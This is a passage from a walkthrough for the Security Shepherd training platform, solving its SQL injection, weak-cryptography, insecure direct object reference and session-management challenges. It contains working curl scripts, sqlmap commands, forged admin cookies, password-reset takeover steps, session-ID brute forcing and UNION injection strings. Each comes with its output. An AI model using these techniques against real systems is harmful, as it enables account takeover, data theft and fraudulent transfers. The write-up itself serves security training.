sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    -D 'SqlChalStoredProc' --tables \
    --url $URL
```

Running this gives:

```
Database: SqlChalStoredProc
[1 table]
+-----------+
| customers |
+-----------+
```

Next dump the table customers:

```
sqlmap  --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    -D 'SqlChalStoredProc' -T customers --dump \
    --url $URL
```

Running this gives:

```
Database: SqlChalStoredProc
Table: customers
[4 entries]
+------------------------------------------+------------------------------------------
↪----------------------------------------------------------+--------------+----------
↪------------------------------------+
| customerId                               | comment                                 ␣
↪                                                          | customerName |␣
↪customerAddress                              |
+------------------------------------------+------------------------------------------
↪----------------------------------------------------------+--------------+----------
↪------------------------------------+
| 019ce129ee8960a6b875b20095705d53f8c7b0ca | NULL                                    ␣
↪                                                          | John Fits    | crazycat&
↪#x40;example.com                    |
| 05159435826869ccfd76d77a2ed4ba7c2023f0cb | NULL                                    ␣
↪                                                          | Rubix Man    |␣
↪manycolours&#x40;cube.com                    |
| 44e2bdc1059903f464e5ba9a34b927614d7fee55 | Well Done&#x21; The Result key is␣
↪d9c5757c1c086d02d491cbe46a941ecde5a65d523de36ac1bfed8dd4dd9994c8 | Rita Hanolan |␣
↪the1night2before3four&#x40;exampleEmails.com |
| 6c5c26a1deccf4a87059deb0a3fb463ff7d62fd5 | NULL                                    ␣
↪                                                          | Paul O Brien |␣
↪sixshooter&#x40;deaf.com                     |
+------------------------------------------+------------------------------------------
↪----------------------------------------------------------+--------------+----------
↪------------------------------------+
```

The result key is in the row for “Rita Hanolan”.

## 3.15.6 Insecure Cryptographic Storage

### Insecure Cryptographic Storage Challenge 1

The most overused word starting a sentence is “the”. Noting that “Ymj” shifted by 5 is “The” gives a strong hint that the following decrypts the challenge:

```
ROT='Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl;␣
↪rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdtzwgnlf'
echo "$ROT" | tr a-zA-Z v-za-uV-ZA-U
```

Running this gives:

```
The result key for this lesson is the following string;
mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga
```

### Insecure Cryptographic Storage Challenge 2

Use Firebug to locate the 2D encryption JavaScript code. Reviewing the code indicates you can just copy the JavaScript code and make 2 changes to retrieve the secret key:

1. Fix the input value to the desired output of the unmodified JavaScript:

   DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwgwgUyam

2. Change the “+=” to “-=” in this line:

   currentCharValue -= theAlphabet.indexOf(theKey.charAt(theKeysCurrentIndex));

3. To get the output in Scratchpad, add a last line “output”.

Here is the modified code:

```
//2D encryption
var input = "DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwgwgUyam";
theKey = "kpoisaijdieyjaf";
var theAlphabet =   "ABCDEFGHIJKLMNOPQRSTUVWXYZ" + "abcdefghijklmnopqrstuvwxyz";

// Validate theKey:
theKey = theKey.toUpperCase();
var theKeysLength = theKey.length;
var i;
var adjustedKey = "";
for(i = 0; i < theKeysLength; i ++)
{
        var currentKeyChar = theAlphabet.indexOf(theKey.charAt(i));
        if(currentKeyChar < 0)
                continue;
        adjustedKey += theAlphabet.charAt(currentKeyChar);
}
theKey = adjustedKey;
theKeysLength = theKey.length;

// Transform input:
var inputLength = input.length;
var output = "";
var theKeysCurrentIndex = 0;
for(i = 0; i < inputLength; i ++)
```

```
{
        var currentChar = input.charAt(i);
        var currentCharValue = theAlphabet.indexOf(currentChar);
        if(currentCharValue < 0)
        {
                output += currentChar;
                continue;
        }
        var lowercase = currentCharValue >= 26 ? true : false;
        currentCharValue -= theAlphabet.indexOf(theKey.charAt(theKeysCurrentIndex));
        currentCharValue += 26;
        if(lowercase)
                currentCharValue = currentCharValue % 26 + 26;
        else
                currentCharValue %= 26;
        output += theAlphabet.charAt(currentCharValue);
        theKeysCurrentIndex =(theKeysCurrentIndex + 1) % theKeysLength;
}

//Check result for validity
        if(output == "DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwgwgUyam
↪")
                $('#resultDiv').html("<p>Yeah, that's correct</p>");
        else
                $('#resultDiv').html("<p>No, that's not correct</p>");
output
```

To run the JavaScript code Iceweasel's Scratchpad, type `shift-F4`, paste the code in the Scratchpad window, select *Run*, then *Display*. The results key should be added to the bottom of the Scratchpad window:

```
/*
TheVigenereCipherIsAmethodOfEncryptingAlphabeticTextByUsingPoly
*/
```

### Insecure Cryptographic Storage Challenge 3

By following the suggestion, we know "IAAAAEkQBhEVBwpDHAFJGhYHSBYEGgocAw==" decrypts to "This crypto is not strong". The input clearly looks to be base64 encoded; many ciphers use XOR. So let's guess the encryption is:

```
encrypted = b64encode(KEY XOR encrypt_me)
# Taking b64decode of both sides
b64decode(encrypted) = KEY XOR encrypt_me
# XOR both sides with encrypt_me
b64decode(encrypted) XOR encrypt_me = KEY
```

Let's try it on the known input:

```
python3
import base64
encrypt_me = "This crypto is not strong"
encrypted = "IAAAAEkQBhEVBwpDHAFJGhYHSBYEGgocAw=="

try:
  decoded = base64.standard_b64decode(encrypted)
except TypeError:
  print(" This value is not base 64 encoded " + encrypted)
  exit(1)

encrypt_me_list = list(map(ord,encrypt_me))
key = ''.join(map(chr,map(lambda x,y: x^y, decoded, encrypt_me_list)))
print(key.upper())
quit()
```

Running this produces the key of **THISISTHESECURITYSHEPHERD**. Next we try the same thing with 20*"AAAA":

```
python3
import base64
encrypt_me = "thisisthesecurityshepherdabcencryptionkeythisisthesecuritysh"
encrypted = 20*"AAAA"
try:
  decoded = base64.standard_b64decode(encrypted)
except TypeError:
  print(" This value is not base 64 encoded " + encrypted)
  exit(1)

encrypt_me_list = list(map(ord,encrypt_me))
key = ''.join(map(chr,map(lambda x,y: x^y, decoded, encrypt_me_list)))
print(key.upper())
quit()
```

This time the output is **THISISTHESECURITYSHEPHERDABCENCRYPTIONKEYTHISISTHESECURITYSH**, leading us to the result key **THISISTHESECURITYSHEPHERDABCENCRYPTIONKEY**.

### Insecure Cryptographic Storage Challenge 4

You must use Firebug to find some obfuscated JavaScript code couponCheck.js (starts with "var _0x34ea =") then prettify it at http://jsbeautifier.org/ or a similar site. Then in Iceweasel, use `Shift+F4` to start Scratchpad and paste in the prettified code. You should find these 2 functions in the code:

```
function des(_0x655fx2, _0x655fx3, _0x655fx4, _0x655fx5, _0x655fx6, _0x655fx7)

function checkCoupon(_0x655fx32)
```

A little Internet search finds a more readable des description at http://www.tero.co.uk/des/code.php:

```
function des (key, message, encrypt, mode, iv, padding)
```

Argument "encrypt" is 1 for encryption, 0 for decryption, allowing us to get the original unencrypted coupon code from an encrypted one.

Function checkCoupon encrypts the coupon code and determines if it is in the "bits" coupon list. The solution comes from looking at the "bits" data structure to determine the encrypted coupon codes allowed: add the line "bits;" and the end of Scratchpad, then click *Run* and *Display*. At the bottom of the Scratchpad window you'll see the encrypted coupon codes:

```
/*
048ccd1fb6067ee0e304dc2025b96f4b,
296b66f3e332ab4c27501ca175c3b34d,
048ccd1fb6067ee0d4ca5da7e899def6,
bad5ede188bd1df1db8b06031867621a,
048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da,
f316e31f45811c72c4e04380eac44e13,
47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430,
296b66f3e332ab4c27501ca175c3b34d
*/
```

We're going to use des to decrypt these codes (giving us the original coupon code text). To do so, successively add each line below to the bottom of Scratchpad, then *Run & Display* before adding the next one:

```
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0e304dc2025b96f4b"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0d4ca5da7e899def6"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("bad5ede188bd1df1db8b06031867621a"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da"), 0, chars_from_hex(_0x34ea[18])␣
↪? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("f316e31f45811c72c4e04380eac44e13"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430"), 0, chars_from_hex(_0x34ea[18])␣
↪? 1 : 0, chars_from_hex(_0x34ea[18]));
des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));
```

The results of doing this leaves the following at the bottom of Scratchpad:

```
des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0e304dc2025b96f4b"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
PleaseTakeARage
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
RageMemeForFree
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("048ccd1fb6067ee0d4ca5da7e899def6"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
PleaseTakeATroll
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("bad5ede188bd1df1db8b06031867621a"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
HalfOffTroll
*/
```

```
des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"048ccd1fb6067ee0d6bd98bdb9a1a9b8a3f09b75107ca0da"), 0, chars_from_hex(_0x34ea[18])␣
↪? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
PleaseTakeANotBad
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("f316e31f45811c72c4e04380eac44e13"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
HalfOffNotBad
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex(
↪"47e046fb250a0b95cade3eff4ebda29c93157b2fc01c2430"), 0, chars_from_hex(_0x34ea[18])␣
↪? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
e!c!3etZoumo@Stu4rU176
*/

des(chars_from_hex(_0x34ea[17]), chars_from_hex("296b66f3e332ab4c27501ca175c3b34d"),␣
↪0, chars_from_hex(_0x34ea[18]) ? 1 : 0, chars_from_hex(_0x34ea[18]));

/*
RageMemeForFree
*/
```

From this coupon list use `e!c!3etZoumo@Stu4rU176` for one $3000 troll to get:

```
Your order comes to a total of $0

Trolls were free, Well Done -
5A6NZPVIirl/V/vi4JPldY12XnX/K3ISa222t1JAZ88V6270TjvwEiegmLEhS5QLKgWYEy9RAgxbahTAib/
↪cuLBLs4V1Y6dW086gUG61RM+LHZXkOorb6xwA7R4VeXeE/nfDLrXmiXaU16c6w1XP2A==
```

## 3.15.7 Insecure Direct Object References

### Insecure Direct Object Reference Challenge 1

Use Tamper Data to view the request for one of the existing users (say "Ronan Fitzpatrick"). The "userId[]" appears to be a simple integer. Setting the "userId[]" post parameter to 0, 1, 2, … eventually displays the result key at 11.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↪151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw=="'
URL='https://securityshepherd.com/challenges/
↪o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c'

curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode userId[]=11 \
     $URL \
  | sed -ne 's/^.*\(Result Key is \)<a>\(.*\)<\/a>.*$/\1\2\n/p'
```

```
Result Key is
dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742
```

### Insecure Direct Object Reference Challenge 2

Use Tamper Data to view the request for one of the existing users (say “Ronan Fitzpatrick”). The userId post parameter is “8f14e45fceea167a5a36dedd4bea2543” which an Internet search reveals this is the MD5 hash of 7. So the un-hashed userId[]” appears to be a simple integer. We created the bash script below to loop from 0, … to look up users using the MD5 hash of the index.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↪151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw=="'
URL='https://securityshepherd.com/challenges/
↪vc9b78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f313a4'

for i in {0..20..1}; do
  HASH="$(echo -n "$i" | md5sum | sed 's/ .*$//')"
  RESULT=$(curl --silent --insecure \
       --header "X-Requested-With: XMLHttpRequest" \
       --cookie "$COOKIE" \
       --data-urlencode "userId[]=$HASH" \
       $URL \
    | sed -ne 's/^.*\(Result Key is \)<a>\(.*\)<\/a>.*$/\1\2\n/p')
   if [[ "$RESULT" =~ "Result Key is" ]]; then
     echo "Match found on id $i"
     echo $RESULT
     break
   fi
done
```

Running this gives:

```
Match found on id 13
Result Key is
1f746b87a4e3628b90b1927de23f6077abdbbb64586d3ac9485625da21921a0f
```

### Insecure Direct Object Reference Bank

The solution to this challenge hinges on the “hidden” form fields specifying the account number which can be tampered with to affect another account. We do this exercise almost predominantly in **curl**, though the web page could be used as-is except for these 2 requests: *Refresh Balance* must tamper the currentAccountNumber=1, and *Transfer Funds* must tamper the senderAccountNumber=1 and recieverAccountNumber=2. Read on for the **curl** solution.

Between Tamper Data and Firebug we get the following information:

```
# Tamper Data
COOKIE='JSESSIONID=17B9319686957844C9ABC20783F71EB8; token=-
↪151992892046487776536066712571995351801; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw=="'
# Firebug gets registration, signin, refresh balance, transfer
SITE=https://securityshepherd.com
```

```
URL_REG="$SITE"'/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cReg'
URL_SIGNIN="$SITE"'/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c'
URL_REFRESH="$SITE"'/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cCurrentBalance'
URL_TRANSFER="$SITE"'/challenges/
↪1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cTransfer'
```

Using this information we can create an account for hacker with password = password:

```
POSTDATA='accountHolder=hacker&accountPass=password'
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_REG
```

Then sign into the account:

```
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_SIGNIN
```

Return page shows we are account #2:

```
<input type='hidden' value='2' id='currentAccountNumber'>
```

Then get the 0 balance for account 2:

```
ACCOUNT=2
POSTDATA="accountNumber=$ACCOUNT"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_REFRESH
```

Now try to get the account balance for account 1 (10,000,000):

```
ACCOUNT=1
POSTDATA="accountNumber=$ACCOUNT"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_REFRESH
```

They have too much money, so transfer 6,000,000 to your account:

```
VICTIM=1
RECEIVER=2
AMOUNT=6000000
POSTDATA='senderAccountNumber='"$VICTIM"'&recieverAccountNumber='"$RECEIVER"'&
↪transferAmount='"$AMOUNT"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_TRANSFER
```

View the transfer results (account balance now 6,000,000):

```
ACCOUNT=2
POSTDATA="accountNumber=$ACCOUNT"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_REFRESH
```

Sign back on to get the result key:

```
POSTDATA='accountHolder=hacker&accountPass=password'
RESULT=$(curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data $POSTDATA \
     $URL_SIGNIN \
 | sed -ne 's/^.*\(The result key for this challenge is \)<a>\(.*\)<\/a>.*$/\1\2\n/p')
echo $RESULT
```

We get the result key:

```
The result key for this challenge is
lu6Lpa8TBMtUeHg&#x2b;
↪2DC4aSvS4YfUsDYf0GkRhKmEch1TYApi7zsBn8fi6T3efhgNypOtdrO1pnf80steIRH9tJlc0CpEey3V&
↪#x2f;fokZqfWwiMiOFsFf81j17VqyhK4jLI51uj0HH9TtnM4VZNUB7Y7Gg&#x3d;&#x3d;
```

The result key contains encoded data: “&#x2b;” = “+”, “&#x2f;” = “/”, and “&#x3d;” = “=”. The decoded result key is:

```
lu6Lpa8TBMtUeHg+2DC4aSvS4YfUsDYf0GkRhKmEch1TYApi7zsBn8fi6T3efhgNypOtdrO1pnf80steIRH9tJlc0CpEey3V/
↪fokZqfWwiMiOFsFf81j17VqyhK4jLI51uj0HH9TtnM4VZNUB7Y7Gg==
```

## 3.15.8 Session Management

### Session Management Challenge 1

This challenge involves modifying a cookie to get administrator access. Using Tamper Data on the *Administrator Only Button* button reveals a cookie “checksum=dXNlclJvbGU9dXNlcg==”. Using `echo -n "$checksum" | base64 -d` its base64-decoded value is “userRole=user”. The idea is to try other values: “admin” does not work but “administrator” does work. Here goes the **`curl`** request returning the result key:

```
# Tamper Data provides the URL, COOKIE, and POSTDATA.
# NOTE: POSTDATA is modified below.
URL='https://securityshepherd.com/challenges/
↪dfd6bfba1033fa380e378299b6a998c759646bd8aea02511482b8ce5d707f93a'
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'
```

```
# change userRole cookie to base64 "userRole=administrator"
ROLE="$(echo -n "userRole=administrator" | base64)"
COOKIE="checksum=$ROLE; $COOKIE_BASE"

# Tamper Data provides POSTDATA model whose values are changed as below.
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode 'adminDetected=true' \
     --data-urlencode 'returnPassword=true' \
     --data-urlencode 'upgradeUserToAdmin=true' \
     $URL
```

Running this gives:

```
Your result key is as follows
WSm0SScs3ZjJUvElMYU/7ywnTOdPiOSSkIsuUBETKvUM3UN9EU58n6/
↪CK6slOUQDlr1tpWUTdWjBcck2flBILzJCp2qg0H78zPhZDMDITFc=
```

### Session Management Challenge 2

This challenge involves first using an error message to get an administrator's email account name, then exploiting the cookie from the prior session management challenge to reset an adminitrator's password, allowing logging on as the administrator.

Clicking the *Have you forgotten your password?* button reveals a *Reset Password* button that needs an email address. Fortunately, the *Sign In* button has a nice error message echoing back the email address for bad password attempts. Trying several admin-like usernames revealed "root" = "elitehacker@shepherd.com", "admin" = "zoidberg22@shepherd.com", and "administrator" = "buzzthebald@shepherd.com". Of these 3 candidates for the *Reset Password* button we'll try "elitehacker@shepherd.com".

Use Tamper Data to intercept the *Reset Password* request for "elitehacker@shepherd.com"; the request fails to reset the password. Remember the prior session management challenge used a "checksum" cookie with "userRole=administrator"; using that here results in resetting root's password which then allowed logging in as root and getting the result key. Here is the **curl** exploit:

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_PWRESET="$SITE/challenges/
↪f5ddc0ed2d30e597ebacf5fdd117083674b19bb92ffc3499121b9e6a12c92959"
URL_LOGIN="$SITE/challenges/
↪d779e34a54172cbc245300d3bc22937090ebd3769466a501a5e7ac605b9f34b7"
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'

U="root"
EMAIL="elitehacker@shepherd.com"

# Password reset request for root/elitehacker@shepherd.com.
# Set userRole=administrator
ROLE="$(echo -n "userRole=administrator" | base64)"
COOKIE="checksum=$ROLE; $COOKIE_BASE"
PW=$(curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "subEmail=$EMAIL" \
     $URL_PWRESET | \
   sed -ne 's/^.*Changed to: \(-*[0-9]*\).*$/\1/p')
echo "Password is $PW"

# Login with the temporary password
COOKIE="$COOKIE_BASE"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "subName=$U" \
     --data-urlencode "subPassword=$PW" \
     $URL_LOGIN | \
  sed -ne 's/^.*\(The result key is \)<a>\(.*\)<\/a>.*$/\1\2\n/p'
```

Running this gives:

```
The result key is
2V7A4hpcHWV57wXsdhcynpIlTa9oEbjdJg8AFIIkZYhWqd7mITE8KkX9qX8MQEj28QdeUeIuyYFT4Fpsx4HQ8RD8gjI0Ka5JlZ8v
```

## Session Management Challenge 3

This challenge involves tampering the cookie used by the *Change Password* function to identify the affected user. Tampering the cookie to root's user id allows logging in as root to get the result key.

Clicking the *Toggle user functions* button reveals a *Change Password* functionality that doesn't require entering your user id. Using Tamper Data on the request reveals cookie "current=WjNWbGMzUXhNZz09". Running `echo -n "WjNWbGMzUXhNZz09" | base64 | base64` reveals the value "guest12". So perhaps using `current=$(echo -n "root" | base64 | base64)` will cause root's password to be reset. That is exactly what happens here:

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_PWRESET="$SITE/challenges/
↪b467dbe3cd61babc0ec599fd0c67e359e6fe04e8cdc618d537808cbb693fee8a"
URL_LOGIN="$SITE/challenges/
↪t193c6634f049bcf65cdcac72269eeac25dbb2a6887bdb38873e57d0ef447bc3"
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'

# Change cookie to root user, then reset password to "password".
U="root"
PASSWORD="password"
CURRENT="$(echo -n $U | base64 | base64)"
COOKIE="current=$CURRENT; $COOKIE_BASE"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "newPassword=$PASSWORD" \
     $URL_PWRESET

# Login with the temporary password to reveal the result key.
COOKIE="$COOKIE_BASE"
curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "subUserName=$U" \
     --data-urlencode "subUserPassword=$PASSWORD" \
     $URL_LOGIN | \
  sed -ne 's/^.*\(The result key is \)<a>\(.*\)<\/a>.*$/\1\2\n/p'
```

Running this gives:

```
The result key is
W0XCm9DMsQLH8owbcmjBNmtBc05D/aOCRvGaNCpwYjFzRbBmD6tzi/
↪QssSTXmCQcvLASW5SZ9kIWMp7dMVIHgZQcDLGVGUZwLXryoINaC7s=
```

### Session Management Challenge 4

This challenge involves tampering the cookie used by the *Admin Only Button* function to identify the session id. Tampering the cookie to an administrator's seesion allows getting access to the *Admin Only Button* function to get the result key.

Using Tamper Data on the *Admin Only Button* reveals cookie "SubSessionID=TURBd01EQXdNREF3TURBd01EQXdNUT09". Running `echo -n "TURBd01EQXdNREF3TURBd01EQXdNUT09" | base64 -d | base64 -d` returns "0000000000000001". Perhaps by repeatedly trying different values start at "0000000000000000" may get access to *Admin Only Button*.

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL="$SITE/challenges/ec43ae137b8bf7abb9c85a87cf95c23f7fadcf08a092e05620c9968bd60fcba6
↪"
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'

# Search for a subsession ID that is an admin:
for i in {0..99}; do
  U="000000000000000$i"
  U=${U:(-16)}
  echo -e "\n\n *************** TRYING $U ***************** "
  SUBSESSIONID=$(echo -n "$U" | base64 | base64)
  SUBSESSIONID="${SUBSESSIONID%Cg==}"
  COOKIE="SubSessionID=$SUBSESSIONID; $COOKIE_BASE"
  RESULT=$(curl --silent --insecure  \
       --header "X-Requested-With: XMLHttpRequest" \
       --cookie "$COOKIE" \
       --data-urlencode "userId=0000000000000001" \
       --data-urlencode "useSecurity=true" \
       "$URL")
  if [[ ! "$RESULT" =~ "Your not an Admin" ]]; then
    echo $RESULT
    break;
  fi
done
```

Running this gives:

```
*************** TRYING 0000000000000021 *****************
Welcome administrator. Your result key is as follows
38k0w8iIAOIWhxN/
↪AZYCm1sTIIWsTGgXzvbqEDeFT8EErGyPOPLzCosYCQVaMlhPeo78GBahLo6alDFkNS3DmHOISQhY2YeQ+gaRgpOBz4U=
```

### Session Management Challenge 5

This challenge involves finding a hidden “ChangePass” form and realizing that the required “resetPasswordToken” is a base64-encode `date` string.

Using Firebug reveals not only the visible *Sign In* and *Send Email* buttons, but there’s also a hidden “ChangePass” form that accepts three parameters: userName, newPassword, and resetPasswordToken. An inspection of the JavaScript is supposed to reveal that the resetPasswordToken is a base64-encoded `date`. The following is a **`curl`** exploit of this form. The only part that’s easier to do from **`curl`** is the hidden form.

```
# Tamper Data provides the URL, COOKIE, and POSTDATA (below).
SITE="https://securityshepherd.com"
URL_SENDEMAIL="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1SendToken"
URL_CHANGEPW="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1ChangePass"
URL_SIGNIN="$SITE/challenges/
↪7aed58f3a00087d56c844ed9474c671f8999680556c127a19ee79fa5d7a132e1"
COOKIE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'

# Guess of an admin user.
U="admin"
PASSWORD="passwordpassword"

# Firebug shows JavaScript describing TOKEN
TOKEN="$(date | base64)"

# Get change password email
curl -v --insecure  \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "subUserName=$U" \
     "$URL_SENDEMAIL"

# Change password form (requires token) - must do this via curl
curl --silent --insecure  \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "userName=$U" \
     --data-urlencode "newPassword=$PASSWORD" \
     --data-urlencode "resetPasswordToken=$TOKEN" \
     "$URL_CHANGEPW"
# Gets output "Password change request success."

# Log in to get the result key. Can do this from web page
curl --silent --insecure  \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "subUserName=$U" \
     --data-urlencode "subUserPassword=$PASSWORD" \
     "$URL_SIGNIN"
```

Running this gives:

```
Welcome admin
The result key is
grp4OqXe7zlJ5Y9tpznQanxOkwj86DINO52sdOJ4h+vihnR5c1Coov0xi4WLVPQoCLM5zrttsSvkSSpDaiSrCNTVCH/
↪KJfZoNXQLayODt1I=
```

### Session Management Challenge 6

This challenge involves determining the answer to root's security question "What is the name of the place your wedding reception was held?". A SQL injection and good guess at the security question database column name is needed to get the answer.

The web page is similar to Session Management Challenge 2: a failed attempt at logging into root gives root's email account "elitehacker@shepherd.com" which can be entered to find root's security question via *Get Security Question* button. It turns out that the email field is vulnerable to SQL injection but has number of restrictions that limit **sqlmap**'s functionality. For example, the *Get Security Question* field must be between 10 - 75 characters and some **sqlmap** queries to enumerate the columns require a longer query string.

To prove there is a SQL injection enter `"||1#xxxxx` (5 x's to get it to 10 characters) to get the question "What is the first name of the person you first kissed?". To get the answer to the secret question we'll need a query like `UNION SELECT answerColumn FROM answerTable WHERE userColumn = "root"` (where we have to guess the column/table names). Note that this query is dangerously close to the 75 character limit.

First we'll guess the table name. Hopefully it's in the same table as the user data so a guess of "users" is shown to be a valid table by `"&&0 UNION SELECT 1 FROM users#` returning the value 1.

Next we guess the "userColumn", eventually getting success with "userName" as shown by `"&&0 UNION SELECT 1 FROM users WHERE userName = 'root'#`.

Finally we guess the answerColumn, trying all sorts of perturbations of "answer", "security", and "question". Eventually you may stumble into "secretAnswer" which is shown to work by `"&&1 UNION SELECT secretAnswer FROM users WHERE userName = 'root'#` returning "Deerburn Hotel". Entering "elitehacker@shepherd.com" in *Get Security Question* and "Deerburn Hotel" in the *Submit Answer* button returns the result key.

```
Welcome admin
The result key is
